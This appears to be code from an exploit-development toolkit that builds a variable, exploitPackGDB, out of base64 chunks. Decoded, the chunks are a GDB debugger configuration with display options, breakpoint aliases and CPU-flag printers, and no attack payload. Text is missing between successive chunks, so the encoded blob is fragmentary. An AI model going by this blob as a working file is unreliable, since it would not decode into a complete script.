exploitPackGDB += "ZXJzaW9uIDguMC4yICgzMS8wNy8yMDEyKQojICAgICAtIE1lcmdlIHB
exploitPackGDB += "IG1oZWlzdGVybWFubiB0byBzdXBwb3J0IGxvY2FsIG1vZGlmaWNhdGl
exploitPackGDB += "dC5sb2NhbCBmaWxlCiMgICAgIC0gQWRkIGEgbWlzc2luZyBvcGNvZGU
exploitPackGDB += "bW1hbmQKIwojICAgVmVyc2lvbiA4LjAuMSAoMjMvMDQvMjAxMikKIyA
exploitPackGDB += "Zml4IHRvIHRoZSBhdHRzeW50YXggYW5kIGludGVsc3ludGF4IGNvbW1
exploitPackGDB += "ODYgZmxhdm9yIHZhcmlhYmxlIHdhcyBtaXNzaW5nKQojCiMgICBWZXJ
exploitPackGDB += "MjAxMikKIyAgICAgLSBNZXJnZWQgeDg2L3g2NCBhbmQgQVJNIHZlcnN
exploitPackGDB += "ZWQgY29tbWFuZHMgaW50ZWxzeW50YXggYW5kIGF0dHN5bnRheCB0byB
exploitPackGDB += "ODYgZGlzYXNzZW1ibHkgZmxhdm9ycwojICAgICAtIEFkZGVkIG5ldyB
exploitPackGDB += "cmlhYmxlcyBBUk0sIEFSTU9QQ09ERVMsIGFuZCBYODZGTEFWT1IKIyA
exploitPackGDB += "dXBzIGFuZCBmaXhlcyB0byB0aGUgaW5kZW50YXRpb24KIyAgICAgLSB
exploitPackGDB += "ZSBBUk0gcmVsYXRlZCBjb2RlCiMgICAgIC0gQWRkZWQgdGhlIGR1bXB
exploitPackGDB += "IG1lbW9yeSBkdW1wIHRoZSBtYWNoLW8gaGVhZGVyIHRvIGEgZmlsZQo
exploitPackGDB += "IF9fX19fX19fX19fX19fX19fX2dkYiBvcHRpb25zX19fX19fX19fX19
exploitPackGDB += "IDEgdG8gaGF2ZSBBUk0gdGFyZ2V0IGRlYnVnZ2luZyBhcyBkZWZhdWx
exploitPackGDB += "IGNvbW1hbmQgdG8gc3dpdGNoIGluc2lkZSBnZGIKc2V0ICRBUk0gPSA
exploitPackGDB += "eW91IGhhdmUgcHJvYmxlbXMgd2l0aCB0aGUgY29sb3JpemVkIHByb21
exploitPackGDB += "IFBsb3VqIHdpdGggVWJ1bnR1IGdkYiA3LjIKc2V0ICRDT0xPUkVEUFJ
exploitPackGDB += "IHRoZSBmaXJzdCBsaW5lIG9mIHRoZSBkaXNhc3NlbWJseSAtIGRlZmF
exploitPackGDB += "IHlvdSB3YW50IHRvIGNoYW5nZSBpdCBzZWFyY2ggZm9yCiMgU0VUQ09
exploitPackGDB += "b2RpZnkgaXQgOi0pCnNldCAkU0VUQ09MT1IxU1RMSU5FID0gMAojIHN
exploitPackGDB += "ZSBkaXNwbGF5IG9mIG9iamVjdGl2ZWMgbWVzc2FnZXMgKGRlZmF1bHQ
exploitPackGDB += "T0JKRUNUSVZFQyA9IDEKIyBzZXQgdG8gMCB0byByZW1vdmUgZGlzcGx
exploitPackGDB += "ZXJzIChkZWZhdWx0IGlzIDEpCnNldCAkU0hPV0NQVVJFR0lTVEVSUyA
exploitPackGDB += "byBlbmFibGUgZGlzcGxheSBvZiBzdGFjayAoZGVmYXVsdCBpcyAwKQp
exploitPackGDB += "IDAKIyBzZXQgdG8gMSB0byBlbmFibGUgZGlzcGxheSBvZiBkYXRhIHd
exploitPackGDB += "cyAwKQpzZXQgJFNIT1dEQVRBV0lOID0gMAojIHNldCB0byAwIHRvIGR
exploitPackGDB += "aXNwbGF5IG9mIGNoYW5nZSBpdCBzZWFsY2ggZm9yCiMgU0hPV1JFR0N
exploitPackGDB += "IHRvIDEgc28gc2tpcCBjb21tYW5kIHRvIGV4ZWN1dGUgdGhlIGluc3R
exploitPackGDB += "ZXcgbG9jYXRpb24KIyBieSBkZWZhdWx0IGl0IEVJUC9SSVAgd2lsbCB
exploitPackGDB += "dXBkYXRlIHRoZSBuZXcgY29udGV4dCBidXQgbm90IGV4ZWN1dGUgdGh
exploitPackGDB += "dCAkU0tJUEVYRUNVVEUgPSAwCiMgaWYgJFNLSVBFWEVDVVRFIGlzIDE
exploitPackGDB += "eXBlIG9mIGV4ZWN1dGlvbgojIDEgPSB1c2Ugc3RlcG8gKGRvIG5vdCB
exploitPackGDB += "IDAgPSB1c2Ugc3RlcGkgKHN0ZXAgaW50byBjYWxscykKc2V0ICRTS0l
exploitPackGDB += "IHRoZSBBUk0gb3Bjb2RlcyAtIGNoYW5nZSB0byAwIGlmIHlvdSBkb24
exploitPackGDB += "bmcgKGluIHgvaSBjb21tYW5kKQpzZXQgJEFSTU9QQ09ERVMgPSAxCiM
exploitPackGDB += "IGZsYXZvcjogMCBmb3IgSW50ZWwsIDEgZm9yIEFUJlQKc2V0ICRYODZ
exploitPackGDB += "IGNvbG9yaXplZCBvdXRwdXQgb3Igbm90CnNldCAkVVNFQ09MT1IgPSA
exploitPackGDB += "cmVtb3RlIEtEUApzZXQgJEtEUDY0QklUUyA9IC0xCnNldCAkNjRCSVR
exploitPackGDB += "cm0gb2ZmCnNldCB2ZXJib3NlIG9mZgpzZXQgaGlzdG9yeSBmaWxlbmF
exploitPackGDB += "eQpzZXQgaGlzdG9yeSBzYXZlCgpzZXQgb3V0cHV0LXJhZGl4IDB4MTA
```

```
exploitPackGDB += "IDB4MTAKCiMgVGhlc2UgbWFrZSBnZGIgbmV2ZXIgcGF1c2UgaW4gaXR
exploitPackGDB += "Z2h0IDAKc2V0IHdpZHRoIDAKCnNldCAkU0hPV19DT05URVhUID0gMQp
exploitPackGDB += "TlNOID0gMQoKc2V0ICRDT05URVhUU0laRV9TVEFDSyA9IDYKc2V0ICR
exploitPackGDB += "ICA9IDgKc2V0ICRDT05URVhUU0laRV9DT0RFICA9IDE4CgojIF9fX19
exploitPackGDB += "ZCBnZGIgb3B0aW9uc19fX19fX19fX19fX19fX19fCiMKCiMgX19fX19
exploitPackGDB += "b3IgZnVuY3Rpb25zX19fX19fX19fX19fX19fX18KIwojIGNvbG9yIGN
exploitPackGDB += "PSAwCnNldCAkUkVEID0gMQpzZXQgJEdSRUVOID0gMgpzZXQgJFlFTEx
exploitPackGDB += "ID0gNApzZXQgJE1BR0VOVEEgPSA1CnNldCAkQ1lBTiA9IDYKc2V0ICR
exploitPackGDB += "TkdNRTogSWYgeW91IHdhbnQgdG8gbW9kaWZ5IHRoZSAidGhlbWUiIGN
exploitPackGDB += "IGhlcmUKIyAgICAgICAgICBvciBqdXN0IGNyZWF0ZSBhIH4vLmdkYml
exploitPackGDB += "dCB0aGVzZSB2YXJpYWJsZXMgdGhlcmUKc2V0ICRDT0xPUl9SRUdOQU1
exploitPackGDB += "Q09MT1JfUkVHVkFMID0gJEJMQUNLCnNldCAkQ09MT1JfUkVHVkFMX01
exploitPackGDB += "c2V0ICRDT0xPUl9TRVBBUkFUT1IgPSAkQkxVRQpzZXQgJENPTE9SX0N
exploitPackGDB += "IyB0aGlzIGlzIHVnbHkgYnV0IHRoZXJlJ3Mgbm8gZWxzZSBpZiBhdmF
exploitPackGDB += "ZSBjb2xvcgogaWYgJFVTRUNPTE9SID09IDEKIAkjIEJMQUNLCiAJaWY
exploitPackGDB += "Y2hvIFwwMzNbMzBtCiAJZWxzZQogCQkjIFJFRAoJIAlpZiAkYXJnMCA
exploitPackGDB += "MzNbMzFtCgkgCWVsc2UKCSAJCSMgR1JFRU4KCSAJCWlmICRhcmcwID0
exploitPackGDB += "MzNbMzJtCgkgCQllbHNlCgkgCQkJIyBZRUxMT1cKCSAJCQlpZiAkYXJ
exploitPackGDB += "aG8gXDAzM1szM20KCSAJCQllbHNlCgkgCQkJCSMgQkxVRQoJIAkJCQl
exploitPackGDB += "CQkJCQllY2hvIFwwMzNbMzRtCgkgCQkJCWVsc2UKCSAJCQkJCSMgTUF
exploitPackGDB += "JGFyZzAgPT0gNQoJIAkJCQkJCWVjaG8gXDAzM1szNW0KCSAJCQkJCWV
exploitPackGDB += "QU4KCSAJCQkJCQlpZiAkYXJnMCA9PSA2CgkgCQkJCQkJCWVjaG8gXDA
exploitPackGDB += "bHNlCgkgCQkJCQkJCSMgV0hJVEUKCSAJCQkJCQkJaWYgJGFyZzAgPT0
exploitPackGDB += "byBcMDMzWzM3bQoJIAkJCQkJCQllbmQKCSAJCQkJCQllbmQKCSAJCQk
exploitPackGDB += "CSAJCQllbmQKCSAJCWVuZAoJIAllbmQKCSBlbmQKIGVuZAplbmQKCmR
exploitPackGDB += "dAogICAgaWYgJFVTRUNPTE9SID09IDEKCSAgIGVjaG8gXDAzM1swbQo
exploitPackGDB += "aW5lIGNvbG9yX2JvbGQKICAgIGlmICRVU0VDT0xPUiA9PSAxCgkgICB
exploitPackGDB += "IGVuZAplbmQKCmRlZmluZSBjb2xvcl91bmRlcmxpbmUKICAgIGlmICR
exploitPackGDB += "ICBlY2hvIFwwMzNbNG0KICAgIGVuZAplbmQKCiMgdGhpcyB3YXkgYW5
exploitPackGDB += "ZWlyIGN1c3RvbSBwcm9tcHQgLSBhcmdwJ3MgaWRlYSA6LSkKIyBjYW4
exploitPackGDB += "IHJlZGVmaW5lIGFueXRoaW5nIGVsc2UgaW4gcGFydGljdWxhciB0aGU
exploitPackGDB += "aW5nCiMganVzdCByZW1hcCB0aGUgY29sb3IgdmFyaWFibGVzIGRlZml
exploitPackGDB += "IH4vLmdkYmluaXQubG9jYWwKCiMgY2FuJ3QgdXNlIHRoZSBjb2xvciB
exploitPackGDB += "ZSB3ZSBhcmUgdXNpbmcgdGhlIHNldCBjb21tYW5kCmlmICRDT0xPUkV
exploitPackGDB += "dCBwcm9tcHQgXDAzM1szMW1FeHBsb2l0UGFja0dEQiQgXDAzM1swbQp
exploitPackGDB += "ZSB0aGVzZSB2YXJpYWJsZXMgZWxzZSBjb21wYXJpc29ucyB3aWxsIGZ
exploitPackGDB += "CiMgd2UgbXVzdCBpbml0aWFsaXplIGFsbCBvZiB0aGVtIGF0IG9uY2U
exploitPackGDB += "LCBhbmQgQVJNLgpzZXQgJG9sZHJheCA9IDAKc2V0ICRvbGRyYnggPSA
exploitPackGDB += "MApzZXQgJG9sZHJkeCA9IDAKc2V0ICRvbGRyc2kgPSAwCnNldCAkb2x
exploitPackGDB += "ZHJicCA9IDAKc2V0ICRvbGRyc3AgPSAwCnNldCAkb2xkcjggID0gMAp
exploitPackGDB += "c2V0ICRvbGRyMTAgPSAwCnNldCAkb2xkcjExID0gMApzZXQgJG9sZHI
exploitPackGDB += "MTMgPSAwCnNldCAkb2xkcjE0ID0gMApzZXQgJG9sZHIxNSA9IDAKc2V
exploitPackGDB += "dCAkb2xkZWJ4ID0gMApzZXQgJG9sZGVjeCA9IDAKc2V0ICRvbGRlZHg
exploitPackGDB += "ID0gMApzZXQgJG9sZGVkaSA9IDAKc2V0ICRvbGRlYnAgPSAwCnNldCA
exploitPackGDB += "JG9sZHIwICA9IDAKc2V0ICRvbGRyMSAgPSAwCnNldCAkb2xkcjIgID0
exploitPackGDB += "IDAKc2V0ICRvbGRyNCAgPSAwCnNldCAkb2xkcjUgID0gMApzZXQgJG9
exploitPackGDB += "bGRyNyAgPSAwCnNldCAkb2xkc3AgID0gMApzZXQgJG9sZGxyICA9IDA
exploitPackGDB += "Y2VtZS9ycHRyYWNlbWUKc2V0ICRwdHJhY2VfYnBudW0gPSAwCgojIF9
exploitPackGDB += "ZG93IHNpemUgY29udHJvbF9fX19fX19fX19fCmRlZmluZSBjb250ZXh
exploitPackGDB += "aWYgJGFyZ2MgIT0gMQogICAgICAgICAgIGhlbHAgY29udGV4dHNpemUtc3R
exploitPackGDB += "ICAgICBzZXQgJENPTlRFWFRTSVpFX1NUQUNLID0gJGFyZzAKICAgIGV
```

```
exploitPackGDB += "Y29udGV4dHNpemUtc3RhY2sKU3ludGF4OiBjb250ZXh0c2l6ZS1zdGF
exploitPackGDB += "Y2sgZHVtcCB3aW5kb3cgc2l6ZSB0byBOVU0gbGluZXMuCmVuZAoKCmR
exploitPackGDB += "ZS1kYXRhCiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgaGVscCBjb25
exploitPackGDB += "ICBlbHNlCiAgICAgICAgc2V0ICRDT05URVhUU0laRV9EQVRBID0gJGF
exploitPackGDB += "ZG9jdW1lbnQgY29udGV4dHNpemUtZGF0YQpTeW50YXg6IGNvbnRleHR
exploitPackGDB += "U2V0IGRhdGEgZHVtcCB3aW5kb3cgc2l6ZSB0byBOVU0gbGluZXMuCmV
exploitPackGDB += "ZXh0c2l6ZS1jb2RlCiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgaGV
exploitPackGDB += "b2RlCiAgICBlbHNlCiAgICAgICAgc2V0ICRDT05URVhUU0laRV9DT0R
exploitPackGDB += "ZAplbmQKZG9jdW1lbnQgY29udGV4dHNpemUtY29kZQpTeW50YXg6IGN
exploitPackGDB += "TlVNCnwgU2V0IGNvZGUgd2luZG93IHNpemUgdG8gTlVNIGxpbmVzLgp
exploitPackGDB += "X19fX19icmVha3BvaW50IGFsaWFzZXNfX19fX19fX19fX19fCmRlZml
exploitPackGDB += "YnJlYWtwb2ludHMKZW5kCmRvY3VtZW50IGJwbApTeW50YXg6IGJwbAp
exploitPackGDB += "cG9pbnRzLgplbmQKCgpkZWZpbmUgYnAKICAgIGlmICRhcmdjICE9IDE
exploitPackGDB += "CiAgICBlbHNlCiAgICAgICAgYnJlYWsgJGFyZzAKICAgIGVuZAplbmQ
exploitPackGDB += "dGF4OiBicCBMT0NBVElPTgp8IFNldCBicmVha3BvaW50Lgp8IExPQ0F
exploitPackGDB += "bmUgbnVtYmVyLCBmdW5jdGlvbiBuYW1lLCBvciAiKiIgYW5kIGFuIGF
exploitPackGDB += "YWsgb24gYSBzeW1ib2wgeW91IG11c3QgZW5jbG9zZSBzeW1ib2wgbmF
exploitPackGDB += "RXhhbXBsZToKfCBicCAiW05TQ29udHJvbCBzdHJpbmdWYWx1ZV0iCnw
exploitPackGDB += "IHVzZSBkaXJlY3RseSB0aGUgYnJlYWsgY29tbWFuZCAoYnJlYWsgW05
exploitPackGDB += "YWx1ZV0pCmVuZAoKCmRlZmluZSBicGMgCiAgICBpZiAkYXJnYyAhPSA
exploitPackGDB += "cGMKICAgIGVsc2UKICAgICAgICBjbGVhciAkYXJnMAogICAgZW5kCmV
exploitPackGDB += "U3ludGF4OiBicGMgTE9DQVRJT04KfCBDbGVhciBicmVha3BvaW50Lgp
exploitPackGDB += "ZSBhIGxpbmUgbnVtYmVyLCBmdW5jdGlvbiBuYW1lLCBvciAiKiIgYW5
exploitPackGDB += "ZAoKCmRlZmluZSBicGUKICAgIGlmICRhcmdjICE9IDEKICAgICAgICB
exploitPackGDB += "ZQogICAgICAgIGVuYWJsZSAkYXJnMAogICAgZW5kCmVuZApkb2N1bWV
exploitPackGDB += "cGUgTlVNCnwgRW5hYmxlIGJyZWFrcG9pbnQgd2l0aCBudW1iZXIgTlV
exploitPackGDB += "YnBkCiAgICBpZiAkYXJnYyAhPSAxCiAgICAgICAgaGVscCBicGQKICA
exploitPackGDB += "aXNhYmxlICRhcmcwCiAgICBlbmQKZW5kCmRvY3VtZW50IGJwZApTeW5
exploitPackGDB += "aXNhYmxlIGJyZWFrcG9pbnQgd2l0aCBudW1iZXIgTlVNLgplbmQKCgp
exploitPackGDB += "ZiAkYXJnYyAhPSAxCiAgICAgICAgaGVscCBicHQKICAgIGVsc2UKICA
exploitPackGDB += "ZzAKICAgIGVuZAplbmQKZG9jdW1lbnQgYnB0ClN5bnRheDogYnB0IEx
exploitPackGDB += "dGVtcG9yYXJ5IGJyZWFrcG9pbnQuCnwgVGhpcyBicmVha3BvaW50IHd
exploitPackGDB += "YWxseSBkZWxldGVkIHdoZW4gaGl0IS4KfCBMT0NBVElPTiBtYXkgYmU
exploitPackGDB += "ZnVuY3Rpb24gbmFtZSwgb3IgIioiIGFuZCBhbiBhZGRyZXNzLgplbmQ
exploitPackGDB += "ICBpZiAkYXJnYyAhPSAxCiAgICAgICAgaGVscCBicG0KICAgIGVsc2U
exploitPackGDB += "JGFyZzAKICAgIGVuZAplbmQKZG9jdW1lbnQgYnBtClN5bnRheDogYnB
exploitPackGDB += "ZXQgYSByZWFkL3dyaXRlIGJyZWFrcG9pbnQgb24gRVhQUkVTU0lPTiw
exploitPackGDB += "ZW5kCgoKZGVmaW5lIGJoYgogICAgaWYgJGFyZ2MgIT0gMQogICAgICA
exploitPackGDB += "bHNlCiAgICAgICAgaGIgJGFyZzAKICAgIGVuZAplbmQKZG9jdW1lbnQ
exploitPackGDB += "IExPQ0FUSU9OCnwgU2V0IGhhcmR3YXJlIGFzc2lzdGVkIGJyZWFrcG9
exploitPackGDB += "bWF5IGJlIGEgbGluZSBudW1iZXIsIGZ1bmN0aW9uIG5hbWUsIG9yICI
exploitPackGDB += "cy4KZW5kCgoKZGVmaW5lIGJodAogICAgaWYgJGFyZ2MgIT0gMQogICA
exploitPackGDB += "ICBlbHNlCiAgICAgICAgdGhicmVhayAkYXJnMAogICAgZW5kCmVuZAp
exploitPackGDB += "Z2U6IGJodCBMT0NBVElPTgp8IFNldCBhIHRlbXBvcmFyeSBoYXJkd2F
exploitPackGDB += "IFRoaXMgYnJlYWtwb2ludCB3aWxsIGJlIGF1dG9tYXRpY2FsbHkgZGV
exploitPackGDB += "fCBMT0NBVElPTiBtYXkgYmUgYSBsaW5lIG51bWJlciwgZnVuY3Rpb24
exploitPackGDB += "ZCBhbiBhZGRyZXNzLgplbmQKCgojIF9fX19fX19fX19fcHJvY2V
exploitPackGDB += "X19fX19fXwpkZWZpbmUgYXJndgogICAgc2hvdyBhcmdzCmVuZAp
exploitPackGDB += "bnRheDogYXJndgp8IFByaW50IHByb2dyYW0gYXJndW1lbnRzLgplbmQ
exploitPackGDB += "ICAgIGlmICRhcmdjID09IDAKICAgICAgICBpbmZvIHN0YWNrCiAgICB
exploitPackGDB += "ID09IDEKICAgICAgICBpbmZvIHN0YWNrICRhcmcwCiAgICBlbmQKICA
```

```
exploitPackGDB += "ICAgICAgIGhlbHAgc3RhY2sKICAgIGVuZAplbmQKZG9jdW1lbnQgc3R
exploitPackGDB += "ayA8Q09VTlQ+CnwgUHJpbnQgYmFja3RyYWNlIG9mIHRoZSBjYWxsIHN
exploitPackGDB += "c3QgQ09VTlQgZnJhbWVzLgplbmQKCgpkZWZpbmUgZnJhbWUKICAgIGl
exploitPackGDB += "Zm8gYXJncwogICAgaW5mbyBsb2NhbHMKZW5kCmRvY3VtZW50IGZyYW1
exploitPackGDB += "fCBQcmludCBzdGFjayBmcmFtZS4KZW5kCgoKZGVmaW5lIGZsYWdzYXJ
exploitPackGDB += "ZmxhZ3MgYXJlCiMgbmVnYXRpdmUvbGVzcyB0aGFuIChOKSwgYml0IDM
exploitPackGDB += "IChaKSwgYml0IDMwCiMgQ2FycnkvQm9ycm93L0V4dGVuZCAoQyksIGJ
exploitPackGDB += "IChWKSwgYml0IDI4CiAgICAjIG5lZ2F0aXZlL2xlc3MgdGhhbiAoTik
exploitPackGDB += "CiAgICBpZiAoKCRjcHNyID4+IDB4MWYpICYgMSkKICAgICAgICBwcml
exploitPackGDB += "dCAkX25fZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGYgIm4
exploitPackGDB += "ZmxhZyA9IDAKICAgIGVuZAogICAgIyB6ZXJvIChaKSwgYml0IDMwCiA
exploitPackGDB += "IDB4MWUpICYgMSkKICAgICAgICBwcmludGYgIlogIgoJICAgIHNldCA
exploitPackGDB += "IGVsc2UKICAgICAgICBwcmludGYgInogIgoJICAgIHNldCAkX3pfZmx
exploitPackGDB += "ICAgIyBDYXJyeS9Cb3Jyb3cvRXh0ZW5kIChDKSwgYml0IDI5CiAgICB
exploitPackGDB += "MWQpICYgMSkKICAgICAgICBwcmludGYgIkMgIgogICAgCXNldCAkX2N
exploitPackGDB += "c2UKICAgICAgICBwcmludGYgImMgIgoJICAgIHNldCAkX2NfZmxhZyA
exploitPackGDB += "IyBPdmVyZmxvdyAoViksIGJpdCAyOAogICAgaWYgKCgkY3BzciA+PiA
exploitPackGDB += "ICAgcHJpbnRmICJWICIKICAgICAgICBzZXQgJF92X2ZsYWcgPSAxCiA
exploitPackGDB += "cHJpbnRmICJ2ICIKICAgICAgICBzZXQgJF92X2ZsYWcgPSAwCiAgICB
exploitPackGDB += "IG92ZXJmbG93IChRKSwgYml0IDI3ICAgIAogICAgaWYgKCgkY3BzciA
exploitPackGDB += "ICAgICAgcHJpbnRmICJRICIKICAgICAgICBzZXQgJF9xX2ZsYWcgPSA
exploitPackGDB += "ICAgcHJpbnRmICJxICIKICAgICAgICBzZXQgJF9xX2ZsYWcgPSAwCiA
exploitPackGDB += "YSBzdGF0ZSBiaXQgKEopLCBiaXQgMjQKICAgICMgV2hlbiBUPTE6CiA
exploitPackGDB += "cm9jZXNzb3IgaXMgaW4gVGh1bWIgc3RhdGUuCiAgICAjIEogPSAxIFR
exploitPackGDB += "aW4gVGh1bWJFRSBzdGF0ZS4KICAgIGlmICgoJGNwc3IgPj4gMHgxOCk
exploitPackGDB += "aW50ZiAiSiAiCiAgICAgICAgc2V0ICRfal9mbGFnID0gMQogICAgZWx
exploitPackGDB += "ZiAiaiAiCiAgICAgICAgc2V0ICRfal9mbGFnID0gMAogICAgZW5kCiA
exploitPackGDB += "bmVzcyBiaXQgKEUpLCBiaXQgOQogICAgaWYgKCgkY3BzciA+PiA5KSA
exploitPackGDB += "bnRmICJFICIKICAgICAgICBzZXQgJF9lX2ZsYWcgPSAxCiAgICBlbHN
exploitPackGDB += "ICJlICIKICAgICAgICBzZXQgJF9lX2ZsYWcgPSAwCiAgICBlbmQKICA
exploitPackGDB += "b3J0IGRpc2FibGUgYml0IChBKSwgYml0IDgKICAgICMgVGhlIEEgYml
exploitPackGDB += "dG9tYXRpY2FsbHkuIEl0IGlzIHVzZWQgdG8gZGlzYWJsZSBpbXByZWN
exploitPackGDB += "IAogICAgIyBJdCBtaWdodCBub3QgYmUgd3JpdGFibGUgaW4gdGhlIE5
exploitPackGDB += "ZiB0aGUgQVcgYml0IGluIHRoZSBTQ1IgcmVnaXN0ZXIgaXMgcmVzZXQ
exploitPackGDB += "ID4+IDgpICYgMSkKICAgICAgICBwcmludGYgIkEgIgogICAgICAgIHN
exploitPackGDB += "ICAgIGVsc2UKICAgICAgICBwcmludGYgImEgIgogICAgICAgIHNldCA
exploitPackGDB += "IGVuZAogICAgIyBJUlEgZGlzYWJsZSBiaXQgKEkpLCBiaXQgNwogICA
exploitPackGDB += "dCBpcyBzZXQgdG8gMSwgSVJRIGludGVycnVwdHMgYXJlIGRpc2FibGV
exploitPackGDB += "ciA+PiA3KSAmIDEpCiAgICAgICAgc2V0ICRfal9mbGFnID0gMQogICA
exploitPackGDB += "CiAgICBlbHNlCiAgICAgICAgc2V0ICRfal9mbGFnID0gMAogICAgZW5
exploitPackGDB += "ICBlbmQKICAgICMgRklRIGRpc2FibGUgYml0IChGKSwgYml0IDYKICA
exploitPackGDB += "aXQgaXMgc2V0IHRvIDEsIEZJUSBpbnRlcnJ1cHRzIGFyZSBkaXNhYmx
exploitPackGDB += "YW4gYmUgbm9ubWFza2FibGUgaW4gdGhlIE5vbnNlY3VyZSBzdGF0ZSB
exploitPackGDB += "IFNDUiByZWdpc3RlciBpcyByZXNldC4KICAgIGlmICgoJGNwc3IgPj4
exploitPackGDB += "IHByaW50ZiAiRiAiCiAgICAgICAgc2V0ICRfZl9mbGFnID0gMQogICA
exploitPackGDB += "aW50ZiAiZiAiCiAgICAgICAgc2V0ICRfZl9mbGFnID0gMAogICAgZW5
exploitPackGDB += "YXRlIGJpdCAoRiksIGJpdCA1CiAgICAjIGlmIDEgdGhlbiB0aGUgcHJ
exploitPackGDB += "dGluZyBpbiBUaHVtYiBzdGF0ZSBvciBUaHVtYkVFIHN0YXRlIGRlcGV
exploitPackGDB += "aXQKICAgIGlmICgoJGNwc3IgPj4gNSkgJiAxKQogICAgICAgIHByaW5
exploitPackGDB += "c2V0ICRfdF9mbGFnID0gMQogICAgZWxzZQogICAgICAgIHByaW50ZiA
exploitPackGDB += "ICRfdF9mbGFnID0gMAogICAgZW5kCiAgICAjIFRPRE86IEdFIGJpdCA
```

```
exploitPackGDB += "bGFnc2FybQpTeW50YXg6IGZsYWdzYXJtCnwgQXV4aWxpYXJ5IGZ1bmN
exploitPackGDB += "Y3B1IGZsYWdzLgplbmQKCgpkZWZpbmUgZmxhZ3N4ODYKICAgICMgT0Y
exploitPackGDB += "CiAgICBpZiAoKCh1bnNpZ25lZCBpbnQpJGVmbGFncyA+PiAweEIpICY
exploitPackGDB += "dGYgIk8gIgogICAgICAgIHNldCAkX29mX2ZsYWcgPSAxCiAgICBlbHN
exploitPackGDB += "ICJvICIKICAgICAgICBzZXQgJF9vZl9mbGFnID0gMAogICAgZW5kCiA
exploitPackGDB += "b24pIGZsYWcKICAgIGlmICgoKHVuc2lnbmVkIGludCkkZWZsYWdzID4
exploitPackGDB += "ICAgIHByaW50ZiAiRCAiCiAgICBlbHNlCiAgICAgICAgcHJpbnRmICJ
exploitPackGDB += "IyBJRiAoaW50ZXJydXB0IGVuYWJsZSkgZmxhZwogICAgaWYgKCgodW5
exploitPackGDB += "Z3MgPj4gOSkgJiAxKQogICAgICAgIHByaW50ZiAiSSAiCiAgICBlbHN
exploitPackGDB += "ICJpICIKICAgIGVuZAogICAgIyBURiAodHJhcCkgZmxhZwogICAgaWY
exploitPackGDB += "KSRlZmxhZ3MgPj4gOCkgJiAxKQogICAgICAgIHByaW50ZiAiVCAiCiA
exploitPackGDB += "cHJpbnRmICJ0ICIKICAgIGVuZAogICAgIyBTRiAoc2lnbikgZmxhZwo
exploitPackGDB += "ZWQgaW50KSRlZmxhZ3MgPj4gNykgJiAxKQogICAgICAgIHByaW50ZiA
exploitPackGDB += "ICRfc2ZfZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGYgInM
exploitPackGDB += "X3NmX2ZsYWcgPSAwCiAgICBlbmQKICAgICMgWkYgKHplcm8pIGZsYWc
exploitPackGDB += "bmVkIGludCkkZWZsYWdzID4+IDYpICYgMSkKICAgICAgICBwcmludGY
exploitPackGDB += "X3pmX2ZsYWcgPSAxCiAgICBlbHNlCiAgICAgICAgcHJpbnRmICJ6ICI
exploitPackGDB += "bGFnID0gMAogICAgZW5kCiAgICAjIEFGIChhZGp1c3QpIGZsYWcKICA
exploitPackGDB += "IGludCkkZWZsYWdzID4+IDQpICYgMSkKICAgICAgICBwcmludGYgIkE
exploitPackGDB += "ICAgIHByaW50ZiAiYSAiCiAgICBlbmQKICAgICMgUEYgKHBhcml0eSk
exploitPackGDB += "dW5zaWduZWQgaW50KSRlZmxhZ3MgPj4gMikgJiAxKQogICAgICAgIHB
exploitPackGDB += "c2V0ICRfcGZfZmxhZyA9IDEKICAgIGVsc2UKICAgICAgICBwcmludGY
exploitPackGDB += "X3BmX2ZsYWcgPSAwCiAgICBlbmQKICAgICMgQ0YgKGNhcnJ5KSBmbGF
exploitPackGDB += "bmVkIGludCkkZWZsYWdzICYgMSkKICAgICAgICBwcmludGYgIkMgIgo
exploitPackGDB += "YWcgPSAxCiAgICBlbHNlCiAgICAgICAgcHJpbnRmICJjICIKICAgIAl
exploitPackGDB += "MAogICAgZW5kCiAgICBwcmludGYgIlxuIgplbmQKZG9jdW1lbnQgZmx
exploitPackGDB += "bGFnc3g4Ngp8IEF1eGlsaWFyeSBmdW5jdGlvbiB0byBzZXQgWDg2L1g
exploitPackGDB += "ZAoKCmRlZmluZSBmbGFncwogICAgIyBjYWxsIHRoZSBhdXhpbGlhcnk
exploitPackGDB += "IG9uIHRhcmdldCBjcHUKICAgIGlmICRBUk0gPT0gMQogICAgICAgIGZ
exploitPackGDB += "CiAgICAgICAgZmxhZ3N4ODYKICAgIGVuZAplbmQKZG9jdW1lbnQgZmx
exploitPackGDB += "cwp8IFByaW50IGZsYWdzIHJlZ2lzdGVyLgplbmQKCgpkZWZpbmUgZWZ
exploitPackGDB += "ID09IDEKICAgICAgICAjIGh0dHA6Ly93d3cuaGV5cmljay5jby51ay9
exploitPackGDB += "dXNfcmVnaXN0ZXIKICAgICAgICBwcmludGYgIiAgICAgTiA8JWQ+ICB
exploitPackGDB += "ViA8JWQ+IixcCiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgI
exploitPackGDB += "PiAweDFlKSAmIDEpLCBcCiAgICAgICAgICAgICAgICAgICAgICAgICAgI
exploitPackGDB += "Y3BzciA+PiAweDFjKSAmIDEpCiAgICAgICAgICAgICAgICAgICAgICAgI
exploitPackGDB += "JWQ+ICBFIDwlZD4gIEEgPCVkPiIsXAogICAgICAgICAgICAgICAgICAgI
exploitPackGDB += "MSksICgoJGNwc3IgPj4gMHgxOCkgJiAxKSxcCiAgICAgICAgICAgICAgI
exploitPackGDB += "MCkgJiA3KSwgKCgkY3BzciA+PiA5KSAmIDEpLCAoKCRjcHNyID4+IDg
exploitPackGDB += "cmludGYgIiAgSSA8JWQ+ICBGIDwlZD4gIFQgPCVkPiBcbiIsXAogICA
exploitPackGDB += "cHNyID4+IDcpICYgMSksICgoJGNwc3IgPj4gNikgJiAxKSwgXAogICA
exploitPackGDB += "cHNyID4+IDUpICYgMSkKICAgICBlbHNlCiAgICAgICAgcHJpbnRmICI
exploitPackGDB += "IDwlZD4gIElGIDwlZD4gIFRGIDwlZD4iLFwKICAgICAgICAgICAgICA
exploitPackGDB += "KSRlZmxhZ3MgPj4gMHhCKSAmIDEpLCAoKCh1bnNpZ25lZCBpbnQpJGV
exploitPackGDB += "MSksIFwKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgI
